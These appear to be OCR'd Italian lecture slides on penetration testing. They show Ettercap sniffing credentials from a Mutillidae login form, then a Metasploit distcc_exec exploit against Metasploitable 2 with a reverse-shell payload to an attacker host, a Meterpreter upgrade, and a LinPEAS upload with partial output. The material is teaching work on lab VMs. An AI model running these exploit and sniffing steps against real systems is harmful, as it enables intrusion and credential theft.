
- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap




Metasploitable 2

Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Proviamo ad accedere alla seguente Web form, digitando username e password arbitrari
  - `http://10.0.2.6/mutillidae/index.php?page=login.php`

- Ad es., digitiamo
  - Username: `admin`
  - Password: `admin`

Network Sniffer

Ettercap – Esempio

- Possiamo osservare che Ettercap ha «catturato» le credenziali digitate per accedere alla Web form



Outline

- Concetti Preliminari
- Path-based Privilege Escalation
- Exploit Locali
- Password Cracking
  - Offline Password Cracking
  - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- **Sfruttamento di Errate Configurazioni**

Sfruttamento di Errate Configurazioni
PEASS-ng

- **PEASS-ng** (**P**rivilege **E**scalation **A**wesome **S**cripts **S**UITE **n**ew **g**eneration)
  - Script che cercano possibili path da sfruttare per effettuare privilege escalation su host Linux/Unix*, Windows e MacOS
  - **LinPEAS** (**Lin**ux **P**rivilege **E**scalation **A**wesome **S**cript)
    - https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
  - **WinPEAS** (**Win**dows **P**rivilege **E**scalation **A**wesome **S**cripts)
    - https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

- Gli script PEASS-ng da caricare sulla macchina target sono presenti in
  - **`/usr/share/peass`**

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)

- Utilizziamo l'exploit trovato, per accedere alla macchina target

```
1. use exploit/unix/misc/distcc_exec
2. set payload cmd/unix/reverse
3. set RHOST 10.0.2.5
4. set LHOST 10.0.2.8
5. exploit
```

- Mettiamo in background la sessione corrente e facciamo il suo upgrade a Meterpreter

```
1. background
2. sessions –u 1
3. sessions 2
```

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare *LinPEAS* sulla macchina target
  - `lcd /usr/share/peass/linpeas`
  - `upload linpeas.sh /tmp`
  - `shell`
  - `cd /tmp`
  - `chmod 755 linpeas.sh`
  - `./linpeas.sh`

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)

- **Basic Information**

```
Basic information

OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.
2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
User & Groups: uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
Hostname: metasploitable
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, le
arn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forward
ing (linpeas can discover hosts, scan ports, and forward ports. Learn more with
-h)
[+] /bin/nc is available for network discovery & port scanning (linpeas can disc
over hosts and scan ports, learn more with -h)

[+] nmap is available for network discovery & port scanning, you should use it y
ourself


Caching directories . . . . . .
. . . . . DONE
```


Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)

- **System Information**

Output parziale

Sfruttamento di Errate Configurazioni
LinPEAS – Esempio (Target: Metasploitable 2)

